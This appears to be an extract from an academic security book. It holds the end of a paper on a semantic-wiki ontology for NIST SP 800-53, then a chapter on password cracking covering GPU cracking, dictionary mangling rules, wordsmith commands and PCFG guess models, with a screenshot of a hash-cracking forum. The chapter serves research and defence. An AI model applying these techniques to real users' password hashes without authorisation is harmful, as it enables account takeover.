In this study, we created the ontology of NIST SP 800-53 (2013) to present the control catalog in the Semantic MediaWiki platform. The created ontology is based on only one specification and, hence, it does not provide universal security control catalog ontology. However, as we have demonstrated, it can be used as a basis for creating common security knowledge base ontology for an SMW-based information security knowledge management system. The answer to our main research question is thus positive: *A semantic wiki provides a potential platform for constructing an organizational knowledge base for information security*. In our future research, however, we plan to enlarge and augment the elaboration of this question using SMW as a platform to create an extensive security control knowledge base, which would be an easy and cost-effective tool, especially for small- and medium-sized organizations to ensure security in their work.

The defined ontology can be further enhanced, basically, in two ways. On one hand, it can be extended with additional classes, properties, and relationships from the other NIST Special Publications to create comprehensive NIST Special Publication ontology. On the other hand, it can be generalized to create a generic ontology for a security control catalog, which can aggregate the security controls from multiple sources, including other information security management specifications. Hence, the proposed approach provides a basis for a knowledge base combining information from multiple security baseline specifications. Such an aggregation, however, requires special context handling, because, for example, “Access control” is a control family in NIST SP 800-53 (2013) specification, but it is the name of the control in ISO/IEC 27001:2013 (2013). Hence, we need to introduce some approach that will enable unambiguous naming in the wiki.

In general, extending the ontology allows an organization to further benefit from the security control catalog and the support provided for the control selection process (Neubauer et al. 2008). In the implementation of such functionality, semantic search capability is an essential requirement for the control catalog platform. Semantic search functions of semantic wiki platforms provide essential features for advanced management of security control catalogs. We have demonstrated that semantic search can be used in order to create new views of the contents of the security control catalog, thus helping an organization in its security control selection and tailoring process. This is especially important for SMEs.

Our suggestion here does not mean that an SME would build and maintain the semantic wiki-based security control knowledge base, or the established ontology to access the contents, by itself. Instead, by providing such a platform as a tailorable service for SMEs that need concrete support to secure their operations, we can help

them to recognize their own possibilities and constraints in information security management. In this work, again, semantic search of the possible controls and their interactions (e.g., metrics) allows SMEs to locate them in the IT security roadmap of given catalogs and measures.

Wiki can also be extended through other properties that would help an organization to select appropriate security controls. This would mean that there would be additional properties in the page templates to support additional search criteria. Such attributes could be, for example, work estimates of the implementation of the control that could help an organization to select such controls that are applicable to the available resources. This would allow one to elaborate the semantic wiki approach toward a knowledge base that would also include organizational and empirical information about the information security controls. This will require extending the defined ontology with other key concepts like threats and assets.

References

- Barlette Y, Fomin VV (2008) Exploring the suitability of IS security management standards for SMEs. In Proceedings of the 41st annual Hawaii international conference on system sciences, pp 308–308
- BSI (2013) IT-Grundschatz Catalogues. German Federal Office for Information Security (BSI)
- Elkaffas SM, Wagih AS (2013) Use of semantic wiki as a capturing tool for lessons learned in project management. In Proceedings of the science and information conference (SAI), pp 727–731
- Fenz S, Heurix J, Neubauer T et al (2014) Current challenges in information security risk management. Inf Manag Comput Secur 22(5):410–430. <https://doi.org/10.1108/IMCS-07-2013-0053>
- García R, Gil R, Gimeno JM et al (2010) Semantic wiki for quality management in software development projects. Iet Softw 4(6):386–395
- Geisser M, Happel H, Hildenbrand T et al (2008) New applications for Wikis in software engineering. In: PRIMIUM
- Gruber T (2009) Ontology. Encyclopedia of database systems. Springer, New York, pp 1963–1965
- ISO/IEC 27001:2013 (2013) Information technology—Security techniques—Information security management systems—Requirements. ISO copyright office. Geneva, Switzerland
- ISO/IEC 27002:2013 (2013) Information technology—Security techniques—Information security management systems—Code of practice for information security management. ISO/IEC
- Khanom S, Heimbürger A, Kärkkäinen T (2015) Can icons enhance requirements engineering work? J Vis Languages Comput 28:147–162. <https://doi.org/10.1016/j.jvlc.2014.12.011>
- Kleiner F, Abecker A, Brinkmann SF (2009) WiSyMon: managing systems monitoring information in semantic Wikis. In Proceedings of third international conference on advances in semantic processing, SEMAPRO'09, pp 77–85
- Lahoud I, Monticolo D, Hilaire V (2014) A semantic Wiki to share and reuse knowledge into extended enterprise. In Proceedings of tenth international IEEE conference on signal-image technology and internet-based systems (SITIS), pp 702–708
- Lyubimov A, Cheremushkin D, Andreeva N et al (2011) Information security integral engineering technique and its application in ISMS design. In Proceedings of sixth international conference on availability, reliability and security (ARES), pp 585–590
- Neubauer T, Ekelhart A, Fenz S (2008) Interactive Selection of ISO 27001 controls under multiple objectives. In: Jajodia S, Samarati P, Cimato S (eds) Proceedings of the Ifip Tc 11 23rd international information security conference, vol 278. Springer, New York, pp 477–492

- NIST Special Publication 800-39 (2011) Managing Information Security Risk: Organization, Mission, and Information System View
- NIST Special Publication 800-53 Revision 4 (2013) Security and Privacy Controls for Federal Information Systems and Organizations
- Ross R (2007) Managing enterprise security risk with NIST standards. Computer 40(8):88–91. <https://doi.org/10.1109/MC.2007.284>
- Yeniman Yildirim E, Akalp G, Aytac S et al (2011) Factors influencing information security management in small—and medium-sized enterprises: a case study from Turkey. Int J Inf Manage 31(4):360–365. <https://doi.org/10.1016/j.ijinfomgt.2010.10.006>
- Yao Y, Ma X, Liu H et al (2014) A semantic knowledge base construction method for information security. In Proceedings of the IEEE 13th international conference on trust, security and privacy in computing and communications (TrustCom), pp 803–808

New Technologies in Password Cracking Techniques



Sudhir Aggarwal, Shiva Houshmand and Matt Weir

Abstract At its heart, a password cracking attack is a modeling problem. An attacker makes guesses about a user's password until they guess correctly or they give up. While the defender may limit the number of guesses an attacker is allowed, a password's strength often depends on how hard it is for an attacker to model and reproduce the way in which a user created their password. If humans were effective at practicing unique habits or generating and remembering random values, cracking passwords would be a near impossible task. That is not the case, though. A vast majority of people still follow common patterns, from capitalizing the first letter of their password to putting numbers at the end. While people have remained mostly the same, the password security field has undergone major changes in an ongoing arms race between the attackers and defenders. The goal of this chapter is to highlight the current state of password cracking techniques, as well as discuss some of the cutting edge approaches that may become more prevalent in the near future.

1 Overview

Attacks against passwords can take many forms. For example, an attacker can make guesses against an online login, crack a password hash, decrypt a password protected file, grab passwords from computer memory, use keyboard loggers, compromise the password reset mechanism, (often by taking control of someone's e-mail or phone

S. Aggarwal (✉)
Florida State University, Tallahassee, USA
e-mail: sudhir@cs.fsu.edu

S. Houshmand
Southern Illinois University, Carbondale, USA
e-mail: shiva@cs.siu.edu

M. Weir
The Mitre Corporation, McLean, USA
e-mail: cweir@vt.edu

number), etc. The list goes on and on. While the field is broad, most offensive techniques generally fall into the two categories of exploiting the protocols and technology surrounding how passwords are used, or using modeling techniques to guess how the user created their passwords. For example, keystroke loggers, phishing, tactics like pass the hash, and compromising password reset mechanisms can broadly be viewed as attacks against a specific implementation of how passwords are used. While highly effective and prevalent, the exact details of these attacks tend to be tied to the service or system they are attacking. Admittedly, while some of these services, like the Windows operating system, are widespread, the majority of this chapter will be devoted to password guessing attacks, since these techniques can be generalized to a diverse assortment of applications.

Guessing attacks can take a variety of forms as well. For example, an adversary can target a system in which the defender has control over how many guesses are allowed. These are generally referred to as *online attacks*, and what distinguishes them is that the attacker does not have direct access to the underlying credentials. Instead, they are limited to making guesses the same way a legitimate user would, by entering credentials in the site or service as requested. This, of course, does not stop an attacker from automating these attacks, but since the defender can limit the number of guesses made before locking the account, the total number of guesses in a typical attack generally falls into the range of millions if not thousands or hundreds. Another twist is that an attacker may not always know the username they are targeting, which also increases the complexity of online cracking attacks. A good example of a recent tool for facilitating online guessing attacks is myBFF, which stands for “My Brute Force Framework” (Hayes 2016). As the name implies, the tool provides a framework for specifying users and making guesses against a variety of web applications, along with various post-exploitation plug-ins to facilitate making use of successfully compromised accounts. The actual guesses it makes, however, are up to the operator, and a mixture of techniques can be used to generate them, some of which will be discussed later. On the other hand, *offline attacks* are when the attacker has managed to steal the login credentials but those credentials have been protected using a type of one-way function, (typically a hash). In this case, the attacker uses the stolen data as an oracle in which they can make guesses and the oracle returns a yes/no answer based on the guess corresponding to a valid credential for the system or not. The major difference between this and an offline attack is that the defender no longer has control over the secret. Attackers can continue to make guesses for as long as they want to.

It is no surprise then that there exists a variety of password cracking tools available for targeting hashes and file encryption. The first popular computer password cracking tool, Crack, was developed by Alex Muffet and publicly released in 1991 (Crenshaw 2015). Around 1993, a new tool was produced by a hacker going by the handle Jackal to target DOS/OS2 operating systems, called Cracker Jack. As a piece of trivia: Cracker Jack saved all of its cracked passwords in a file called jack.pot. Most modern cracking tools continue to use the .pot extension to store correctly guessed passwords to this day. Perhaps the two most popular password cracking programs currently in use are John the Ripper (Peslyak 2016) and Hashcat (Steube

2016). Both are free, open-source, and supported by a large community of users and developers. Which tool you pick is primarily a case of personal preference, as they both support a wide variety of modeling techniques. As a general rule of thumb, though, Hashcat tends to offer better GPU cracking support, while John the Ripper offers more built-in modeling techniques for CPU-based cracking.

2 The Changing Password Cracking Landscape

There have been several major shifts in the password cracking field over the years. In 2003, the concept of Rainbow Tables was introduced (Oechslin 2003). Rainbow Tables were a new variation of the basic idea of time–memory trade-off in which the mappings of plaintexts to cryptographic hashes were precomputed and stored for use in later cracking attacks. What made Rainbow Tables so groundbreaking was that they laid out a very aggressive compression scheme that drastically reduced the storage requirements for maintaining hash tables. This allowed people to download tables less than 40 gigabytes in size that cracked over 99% of all Windows LanMAN Hashes. As you can imagine, this had a huge impact on the password security field, and mentions of this technique pop up quite frequently even to this day. That being said, Rainbow Tables have become less popular and now tend to only be used in a very small number of specialty cases. One reason for this is the rise of stronger defensive hashing techniques, most notably the use of password salts. A salt is a random unique value that does not itself have to be secret, but is added to the user's password during the hashing process so that two password hashes created from the same plaintext password will have different hash values. If the salt is large and random enough, then it makes it unfeasible to precompute all the possible hash results for a given input.

Even if salts were not popular, (and there still exist a large number of unsalted hashing techniques in widespread use), Rainbow Tables would still likely have fallen out of favor due to the next major advance in password cracking techniques: the rise of GPU-based cracking. GPUs provide a way to do massively parallel calculations, which most password cracking attacks represent. As a benchmark, on a single NVidia GTX 1080 GPU, the Hashcat cracking tool is able to make more than 43 billion guesses a second against an unsalted MD4 hash (Gosney 2016a, b). The original Rainbow Tables usually covered a keyspace of 95⁷, (approximately 70 trillion possible options), which means a single GTX 1080 GPU could brute force the same keyspace in under 30 min with no pre-computation required.

GPUs have changed password cracking in even more fundamental ways than simply allowing for faster guessing. Due to limitations on the calculations that can efficiently be performed in a GPU and the time it takes to transfer data between the CPU and the GPU, it has had a significant impact on modeling techniques used to crack passwords. If the modeling technique itself is not parallelizable that means guesses need to be generated on the CPU and then slowly transferred to the GPU for hashing. Because of that, it is often more efficient to choose a less precise model that can be implemented natively in the GPU so that more guesses can be made overall,

md5 785 KB not found	5	dumbo	180	Mon Nov 14, 2016 11:54 pm 1046 →
1011 MD5.	4	DDNK	196	Mon Nov 14, 2016 10:08 am julia_rahmawati →
42k MD5 [Goto page: 1, 2]	16	d2	702	Mon Nov 14, 2016 10:04 am julia_rahmawati →
273 MD5 hashes	5	1046	329	Sun Nov 13, 2016 7:22 am Theomars →
x10 MD5 hashes	1	cog.	85	Sun Nov 13, 2016 3:20 am 1046 →
1,5K hard md5	12	jdanoczi	461	Sat Nov 12, 2016 5:27 am alphahash →
[Goto page: 1, 2] 1.1 million hash MD5	22	softx	562	Fri Nov 11, 2016 6:25 pm alphahash →
1 SHA1	1	bidmc	80	Fri Nov 11, 2016 2:35 pm .Scorpio. →
867 mb sha-1	1	dumbo	141	Wed Nov 09, 2016 2:06 am d2 →
1348 MD5	8	anto63	360	Sun Nov 06, 2016 2:49 pm DDNK →
5,9K md5	12	jdanoczi	552	Sat Nov 05, 2016 11:59 pm DDNK →
8011 md5	8	MONtrade	488	Sat Nov 05, 2016 8:44 pm keaseaua →
5500x MD5	12	benny	1959	Sat Nov 05, 2016 8:36 pm keaseaua →
18k Hard MD5 - (4.4k Left) [Goto page: 1, 2, 3, 4]	53	r3x0	6093	Sat Nov 05, 2016 8:30 pm keaseaua →

Fig. 1 Example password cracking forum

even if each individual guess is less likely to actually crack the hash in question. This becomes a bit of a balancing act, and there is no universal answer for what the right trade-off is. For example, defensive hashing techniques have become more advanced as a result of the development of newer password hashes with the idea of limiting the effectiveness of GPU-based hashing. The best example of a strong hash is Argon2, which was the winner of a password hashing competition (Philippe 2015). In that case, due to the slow speed of generating a hash even in a GPU, it makes more sense to go with a highly precise model, even if it requires generating guesses on the CPU and sending them (slowly) to the GPU to actually be hashed.

Yet another change to the password cracking landscape has been the ready availability of hundreds of millions of plaintext passwords with associated user information. Traditionally, this information was usually only available to hackers with connections to, for lack of a better term, the black market. With major datasets like the Myspace list, which contained over 427 million credentials (Bicchierai 2016), and the LinkedIn list, which contained over 167 million credentials (Gosney 2016a, b), being publicly available for download by anyone, that is rapidly changing (see Fig. 1). Not only are these amazing sources of training data, but they are starting to alter how targeted password cracking attacks are run. Now instead of blindly having to guess a user's password, an attacker will often have access to one or more passwords their target had previously used at a breached site. Even if the target's current password is different, this insight into their habits opens up many more optimized modeling possibilities.

The rest of this chapter will be devoted to investigating some of the newer password modeling techniques. While reading about them, it is important to keep in mind the distinction between the precision an individual modeling technique gives you versus the weaponization of that particular technique. For example, can the modeling guess generation be parallelized? Can it be implemented in a GPU? How much overhead does it create versus the time it takes to hash a guess? These are all trade-offs that need to be balanced when attacking real password hashes.

3 Rule-Based Dictionary Attacks

One of the oldest modeling methods for password cracking is the rule-based dictionary attack. As the name implies, a core dictionary of words is employed to generate password guesses, and those dictionary words may also be further transformed by additional mangling rules. While these dictionary words are often based on human languages, (e.g., “cat”, “hat”, “bat”), there is no requirement for them to be so, and they are often instead based on common passwords (e.g., “trustno1”, “password123”, “123456”), or even keyboard walks (e.g., “1qaz”, “qwertyasdfg”). A good example of this is kwprocessor, a keyboard walk dictionary generator developed by the creator of Hashcat (Stuebe 2016). The fact that there exist programs to generate dictionaries is an important point of note, since automating generation of input dictionaries is important, both to keep them up to date, and also to tailor them for a particular cracking session. To highlight another tool: wordsmith is a ruby script that will scrape websites to create custom dictionaries based on zip codes, road names, sports teams, famous landmarks, etc., which can then be tailored based on the target users (Kawa et al. 2016) (see Fig. 2).

Once a dictionary is selected, then additional mangling rules may be applied to each dictionary word to try to mimic common user habits when creating passwords. Examples can include appending digits to the end of words, capitalizing the first letter, combining two or more dictionary words, and replacing “a” with an “@” (see Fig. 3). Traditionally, these mangling rules have been crafted by hand based on results from previous cracking sessions. There do, however, exist several tools that attempt to automatically learn rules from previously cracked passwords. One example is PACK, the Password Analysis and Cracking Kit (Kacherginsky 2013).

Most traditional mangling rule generators tend to be fairly simplistic and only identify the most common mangling techniques. As seen in the next section though, more advanced approaches like probabilistic context-free grammars can utilize more complex training and generation techniques.

Command Examples

```
$ ruby wordsmith.rb -e
wordsmith v1.0
Written by: Sanjiv "Trashcan Head" Kawa & Tom "Pain Train" Porter
Twitter: @skawasec & @porterhau5

Grab all of the cities and towns for California
ruby wordsmith.rb -s CA -c

Grab all of the cities for California, Montana, and Florida
ruby wordsmith.rb -s CA,MT,FL -c

Grab all sports teams for California, mangle the output
ruby wordsmith.rb -s CA -t -m

Grab all road names for California, mangle the output, convert to lowercase
ruby wordsmith.rb -s CA -r -m -j

Grab all landmarks for California with a minimum character length of 8
ruby wordsmith.rb -s CA -l -k 8
```

Fig. 2 Example of wordsmith dictionary generation techniques

4 Cracking Using Probabilistic Context-Free Grammars

Probabilistic Context-Free Grammars (PCFG) have long been used to model and parse human-generated text. Similar techniques can also be used to model password creation habits and have shown to be highly effective against real-life passwords. The advantages of this approach are that it supports machine learning techniques to train a grammar on previously disclosed passwords, the resulting grammar can later be modified to support targeting a specific user or account, and it has the potential to create a highly precise model compared to other approaches.

Cracking passwords using PCFG follows two phases. In the first phase, a probabilistic context-free grammar is learned from a training set of passwords. This is referred to as the training or learning phase. In the second phase, the learned grammar is used to generate a set of guesses that are hashed to compare against the set of hashes to be cracked. This is the cracking phase. Before we dive into the actual training and cracking steps, however, let us first discuss the probabilistic context-free grammar that serves as the core of this approach. A grammar can be thought of as a generative model that is used to derive a set of strings based on grammar rules or productions. For example, a language such as English can be approximated by specifying an appropriate grammar that derives valid sentence strings. For passwords

```

# "Single crack" mode rules
[List.Rules:Single]
# Simple rules come first...
:
-s x**
-c (?a c Q
-c l Q
-s-c x** /?u l
# These were not included in crackers I've seen, but are pretty efficient,
# so I include them near the beginning
-<6 >6 '6
-<7 >7 '7 l
-<6 -c >6 '6 /?u l
-<5 >5 '5

# Wedge the Jumbo-specific addons in here!
.include [List.Rules:JumboSingle]

# Weird order, eh? Can't do anything about it, the order is based on the
# number of successful cracks...
<* d
r c
-c <* (?a d c
-<5 -c >5 '5 /?u l
-c u Q
-c )?a r l
-[c] <* !?A \pl[lc] p
-c <* c Q d
-<7 -c >7 '7 /?u
-<4 >4 '4 l
-c <+ (?l c r
-c <+ )?l l Tm
-<3 >3 '3
-<4 -c >4 '4 /?u
-<3 -c >3 '3 /?u l
-c u Q r
<* d M 'l f ■
-c <* l Q d M 'l f Q

```

Fig. 3 Example mangling rules from John the Ripper

cracking, the goal is to learn a grammar that can generate appropriate password guesses. This is effective since people tend to employ certain rules when generating passwords, much like they employ grammar rules when constructing a sentence. The *probabilistic* part of PCFGs means that each rule occurs with a set probability, and therefore each guess generated by the grammar has a probability associated with it as well. Once a PCFG is learned, it can then be used in the cracking phase to generate guesses in the order of highest probability. That is, the first guess is the one with the highest probability (most likely password), then the next most likely, etc. Why try the most likely first? Because, if nothing else is known, this is the optimal order in which to generate guesses. Obviously, if additional information is known, the probabilities of the guesses must be appropriately adjusted. For example, if it is known that the target is a Chinese or a Finnish speaker, then the grammar that is used should reflect this and can benefit from being trained on similar passwords. This especially applies to targeted attacks in which an individual's password must be

broken and additional information about the individual is known, such as birthdays, hobbies, street addresses, etc. In this case, a grammar should ideally be developed that incorporates such information.

4.1 Abstract PCFG Model

The use of probabilistic context-free grammars for password cracking was first proposed by (Weir et al. 2009). Context-free grammars are widely used in many areas of computer science and are studied in automata theory (Hopcroft et al. 2006). Diving deeper into the formal definition of PCFGs, an unrestricted grammar can be defined by a 4-tuple $G = \langle N, T, P, S \rangle$, where N is a finite set of nonterminal symbols, including the “start” symbol S , T is a finite set of terminal symbols with $N \cap T = \emptyset$ (the empty set), and P is a finite set of productions or rules. $\Sigma = N \cup T$ is called the alphabet of the grammar. A string is a concatenation of a finite set of symbols. Σ^* is the set of all (finite length) strings over the alphabet. A production of the grammar is a rewrite rule $\alpha \rightarrow \beta$, where α is a non-empty string and β is a string. The rewrite rules are used to derive a set of strings from the start symbol S . This is through a sequence of a finite number of *directly derives* steps in which the relation that directly derives (\Rightarrow) is defined on $\Sigma^* \times \Sigma^*$ with $x \Rightarrow y$ if and only if $x = \gamma\alpha\delta$ and $y = \gamma\beta\delta$ for strings γ and δ and $\alpha \rightarrow \beta$ is a production. The reflexive transitive closure of the directly derives relation is written as \Rightarrow^* , which means derived from zero or more directly derived steps. The set of sentential forms are all strings that can be derived from the start symbol (the string can include terminals and nonterminals) and the language of the grammar is all strings consisting only of terminals that can be derived from the start symbol. Strings in the language will be called terminal strings, and in the password cracking context, are the password guesses.

A grammar for which the left-hand side of each production is a single nonterminal symbol is defined to be a context-free grammar. A *parse tree* is associated with the derivation of a terminal string from the start symbol S in a context-free grammar. A derivation is said to be leftmost if, at each step in the derivation, the non-terminal replaced in the sentential form is the leftmost one. Every left-most derivation gives rise to a unique parse tree that graphically describes the production rules that were used to derive the string. A context-free grammar is *ambiguous* if some terminal string can be derived through two different leftmost derivations and, hence, has two different parse trees associated with its derivation. As an example of where ambiguous grammars for password cracking can pop up, consider the password “t3sting”. This could be created by replacing an “e” with “3” in the word “testing”, or it could be created by concatenating “t3” with the word “sting”. The impact of having an ambiguous grammar is that duplicate guesses may be generated that can be problematic, since every duplicate guess after the first is essentially a “wasted” guess.

There are many ways that probabilities could be assigned to parse trees in context-free grammars. A natural way and the one used in Weir et al. 2009 is when each

production rule has a probability assigned to it such that the probabilities must sum to 1 for all rules with a specific left hand. Furthermore, let τ be a parse tree and let $S \Rightarrow^* \beta$ be its associated leftmost derivation. Then, $p(\tau)$ is the probability of the parse tree τ and is defined as being the product of the probabilities of each of the productions used in the derivation of β (see also (Chi 1999)). Note that if the grammar is unambiguous, then there is a unique parse tree for the derivation of β , and we can then say that the $p(\beta) = p(\tau)$.

In the PCFG model developed by Weir et al. (2009) and used in Weir et al. (2010), passwords are viewed as being categorized into classes by the type of symbols available on the keyboard: L for alphabetic symbols, D for digits, and S for special symbols. (An italic or script S identifies the start symbol of the grammar.). Furthermore, the length of a sequence of similar class symbols is used as a subscript associated with the class. The resulting abstract structure is termed the *base structure* of the password. For example, the password **alice123!Bobby** has the base structure $L_5D_3S_1L_5$. The capitalization of the first letter of “Bobby” is considered as a mask over the second L_5 component and treated in a somewhat special way, which is discussed later. The base structure is viewed as having the *component structures* L_5 , D_3 , S_1 , and L_5 . The start symbol S and the component structures are the non-terminals of a PCFG cracking grammar. The terminals of the grammar are simply the keyboard symbols that can be used in passwords. The production rules are of two types. First, there are rules with the left-hand side being the start symbol and the right-hand side being a base structure. For example, $S \rightarrow L_5D_3S_1L_5$. The second types of rules are those that derive terminals from a component structure, for example, $L_5 \rightarrow \text{alice}$ or $D_3 \rightarrow 123$ or $S_1 \rightarrow !$. Subsequent work (Houshmand et al. 2015) extended the types of component structures of the grammar to include K-structures (physical patterns on the keyboard such as “asdf”) and M-structures (patterns of alphabet letters composing multiple words such as “iloveyou”). Thus, the password **iloveyou82** has the base structure M_8D_2 . In this extension, the resulting grammar is now ambiguous and it was necessary to tackle this problem. This was done through the learning phase, where restrictions are made to limit structures yielding the same string, as well as during the guessing phase to prevent generation of duplicate guesses. Table 1 shows an example of a simple PCFG grammar for password cracking.

4.2 Learning the PCFG

A PCFG grammar could be created by crafting an appropriate grammar by hand, but in most current PCFG approaches (Weir et al. 2009; Houshmand et al. 2015), this is instead done through learning the grammar from a set of training or sample passwords. Typically, publicly available password sets such as the RockYou (Vance 2010) and Yahoo (Musil 2012) sets are used for training, though customized and private datasets may be used as well. Since the goal is to automate the training process, the training phase must thus determine the probabilities of all PCFG base structures and their component structures that will be included in the grammar. It

Table 1 Example PCFG

Left-hand side	Right-hand side	Probability
$S \rightarrow$	$L_5 D_2 S_1$	0.6
$S \rightarrow$	$M_8 D_2$	0.4
$D_2 \rightarrow$	12	0.76
$D_2 \rightarrow$	82	0.24
$S_1 \rightarrow$!	0.52
$S_1 \rightarrow$	#	0.48
$M_8 \rightarrow$	iloveyou	1.0
$L_3 \rightarrow$	alice	0.5
$L_3 \rightarrow$	bobby	0.5

should be clear that learning base structures consisting only of the original LDS structures are straightforward, and the probabilities of the various structures can be determined by their counts in the training set. This is done by simply considering each password, determining its LDS structure, and keeping track of the probabilities (or counts) of each base structure found. The grammar also has (component structure) rules such as $D_3 \rightarrow 123$, and such rules and their probabilities are computed as follows. All passwords with one or more component structures of the form D or S are used to increment the corresponding counts. Thus, the password **alice123!Bob** would, for example, increase the count of $D_3 \rightarrow 123$ by one, and similarly for the other components. Note that the password **123alice123** would increase the count of $D_3 \rightarrow 123$ by two. Note also that the password **123123** is simply a D_6 structure and would only increase the count of the D_6 rule and not the D_3 rule.

L-structures can also be treated the same way with respect to determining the probabilities of the L-rules. That is, if there were several L_5 components in passwords that went to “alice”, the corresponding rule would have had its count increased appropriately. However, the values of L-structures in any training set would be fairly sparse, and so, in PCFG, a dictionary is instead used to replace the L-structures when generating guesses for cracking, rather than relying only on the alphabet strings found in the training set. There is still, of course, a probability associated with a rule such as $L_5 \rightarrow \text{alice}$. It is determined as follows. Let the number of words in the dictionary that are of length 5 be n_5 . Then, the probability of $L_5 \rightarrow \text{alice}$ is simply $1/n_5$ assuming it was in the dictionary. Note that in the cracking, since all these words have the same probability, many words can be tried at the same time when replacing for a particular component structure, since they would all have the same probabilities. This “containerization” of many different values with the same probabilities is very important in the efficient generation of guesses, as we will see later, and in fact also extends to other component structures when their rules have the same probabilities. At the same time, it is also clear that some words are more probable than others. The PCFG model supports this through the use of multiple attack dictionaries. For example, a dictionary of “top words” or frequently used words, as determined either from a training set or otherwise, could be used together

with a standard attack dictionary. We discuss later how the probabilities of some words will be higher than others, modifying the uniform probability based on length defined earlier.

K-structures and M-structures are additional component structures introduced in Houshmand et al. (2015) and were shown to be useful in improved password cracking. Intuitively, keyboard patterns use the physical arrangement of keys on the keyboard to define a password component (or complete password) for memorability. In the referenced work, a keyboard pattern is defined as a sequence of contiguous keystrokes, starting with an arbitrary key, in which each next symbol (of the key) is physically next to the current symbol. A keyboard pattern is a K-structure and the (qwerty) keyboard pattern **fghu89** would have the component structure K_6 . But L_4D_2 would also represent this same string. Thus, a grammar with both $S \rightarrow L_4D_2$ and $S \rightarrow K_6$ could have two different leftmost derivations for this same string. Furthermore, how should we define the probabilities of each base structure production and how can it be ensured that guesses are generated in the highest order of probability?

The approach taken in Houshmand et al. (2015) is to consider such a string during the training phase to be one or the other of the base structures, but not both. Thus, the count of only the appropriate base structure would be increased during the training to determine the probability of the production. During training, two decision rules are used to categorize a substring as a K-structure rather than an LDS structure: (1) If the substring is purely digits or purely special symbols, it is classified as a D or S structure, respectively; and (2) if a substring of at least 3 symbol lengths does not match the first rule, then it is classified as a K-structure of maximal length possible. As an example, qwe34512 is classified as K_6D_2 rather than K_3D_5 or K_4D_4 or K_5D_3 . It should be clear that it is, in general, difficult to determine which base structure the designer of the password meant. Furthermore, the goal is to try the guesses in highest order of probability. Note that if the same string has two or more distinct parse trees, the probability of the string is the sum of all the parse trees. The approach taken attempts to ensure that one parse tree is more heavily weighted with respect to the given parsed string. Consider again the password **fghu89**. During training, the probability of K_6 is increased but not of L_4D_2 . During guessing, it would still be possible that L_4D_2 generates **fghu89**, but it is likely that this probability is much lower than the probability that K_6 would generate this string. It would be possible to check this during guessing (parse the guesses to see if they are the correct type), but in the implementation, the choice was made to ignore it, as the only real problem is that a duplicate guess is made. Note that in the modeling of natural languages by probabilistic context-free grammars, it is important to preserve the ability to generate alternate parses, as sentences are naturally ambiguous in many cases. Here, the probabilities naturally favor one parse tree over the other, and in a sense overcome the ambiguity problem without probabilities (see Prescher 2004), where it is discussed how, given a set of parse trees, the probabilities on the rules for a natural language context-free grammar can be derived from expectation maximization algorithms.

In Houshmand et al. (2015), learning of substructures in L-structures was also considered. Such structures can be viewed as extending the grammar rules to include rewrite rules that, rather than directly deriving terminals from an L-structure, instead

categorize the L-structure into several substructures. The ones actually implemented are multiwords (M-structures), repeated words (R-structures), and the previous default of L-structures that is now termed an A-structure. What is implemented are effectively new L-rules: $L_x \rightarrow R_x$, $L_x \rightarrow M_x$, and $L_x \rightarrow A_x$, with only the new substructures now going to terminals. The first rule permits an alphabet string to be rewritten as a double word such as **boatboat**, the second rule permits an alphabet string to be rewritten as a multiword such as **iloveyou**, and the third rule is the default for strings that do not match the other two rules. For example, the following derivation is possible: $S \Rightarrow L_8 D_2 \Rightarrow M_8 D_2 \Rightarrow \text{iloveyou} D_2 \Rightarrow \text{iloveyou} 12$. In the training, care is again taken to ensure that the categories are distinct and that the probabilities of the rules are accurate. During the guessing phase, the multiwords are only taken from multiwords found in the training set, while the replacement of the R-structures is taken from repeated words in the dictionary and replacements of the A-structures are, as before, taken from the attack dictionary. Note that in the training phase, a training dictionary is used to detect both repeated words and multiwords. Again, grammar ambiguity is addressed by ensuring that the terminals derivable from each substructure are a partition of the original L-structure derivable terminals.

One final note on training PCFGs. Since the training set of passwords is unlikely to cover every possible password, another helpful technique is the use of Laplace smoothing. As an example, suppose the probabilities of D_2 structures are learned from the training set. Clearly, there are $C = 100$ different categories of two digit numbers. Let N_i be the number of instances of i found. It is clear that if some categories have 0 entries, we still might wish to assign some small probability to these items by reducing the probabilities of the found items. This is done by assigning a probability to an element in category i by: $\text{Prob}(i) = (N_i + \alpha)/(N + C * \alpha)$. Here, α is between 0 and 1, which determines the degree of smoothing. Such Laplace smoothing is used in many DS structures, for keyboard combinations and also for base structures up to a specific length. It could also be used for M-structures, but it is not clear exactly how this should be done (see Weir et al. 2009; Houshmand et al. 2012, 2015).

4.3 Dictionaries and Weaponizing PCFGs

In order to use the PCFG model for fast and practical password cracking, many different types of issues must be addressed. We need to consider both software and hardware issues related to the generation of guesses. We need to discuss parallelizing/distributing both the generation code and the cracking code. Before discussing these issues, we briefly discuss how dictionaries are used in PCFG cracking.

As mentioned earlier, attack dictionaries were initially used in PCFG as replacements for L-structures (Weir et al. 2009). Thus, dictionary entries (words) should simply be strings consisting of alphabet characters (a–z in English) and are unique. Recall that all word replacements in a dictionary of a given length are given the probability $1/n$ for n words of that length. In PCFG, multiple attack dictionaries can be used, with relative weight assigned to each dictionary that is normalized to

sum to one yielding the equivalent of a probability for each dictionary. These dictionary probabilities multiply the weights of each word in the given dictionary for each dictionary. Then, the weights of identical words are summed. Effectively, several different classes of probability for the words of each given length are the result, depending on which dictionaries contain that word. Note that when there are only a few dictionaries, the number of different classes is small (a maximum of seven possible combinations for three dictionaries).

During the cracking phase, a PCFG-based approach should generate passwords in the highest order of probability. One way of accomplishing this is through the use of a priority queue and an auxiliary tree structure that inserts preterminal structures into the queue based on the preterminal probabilities (Weir et al. 2009; Houshmand et al. 2015). A preterminal structure has terminal values for all components except for those that have many possible replacements with the same probability of replacement. Thus, a preterminal has a unique probability that is the product of unique component and base structure probabilities. Pointers to the replacement set for each component (called containers) are used to substitute values in the preterminal to generate a set of terminal strings with identical probabilities. As an example, a preterminal for a single attack dictionary cracking attack could be $L_5 \{alice, bobby, \dots\} D_2\{12, 13\} S_1\{\#\}$, in which we are substituting all the words of length five from the dictionary to replace the L_5 -structure, **12** and **13**, which happen to have the same probabilities would replace the D_2 -structure and **#** will replace the S_1 -structure. Using preterminals helps keep the priority queue manageable and supports faster generation of guesses.

As discussed in the training phase, PCFG tries to limit the number of new non-terminals to only those that are needed, see Li et al. 2016 where many new non-terminals are proposed for an extended PCFG that would cause problems in the guess generation. As another example, it would be possible to consider grammar rules for L-structures that directly derive terminal strings, as found in the training set as part of a PCFG extension tried by (Veras et al. 2014). But then, there would be very many such rules with many different probabilities for the L-structures, causing difficulty in guess generation again. By appropriately quantizing the different classes for dictionary word replacement, as well as using containers, the guess generation phase is made more efficient.

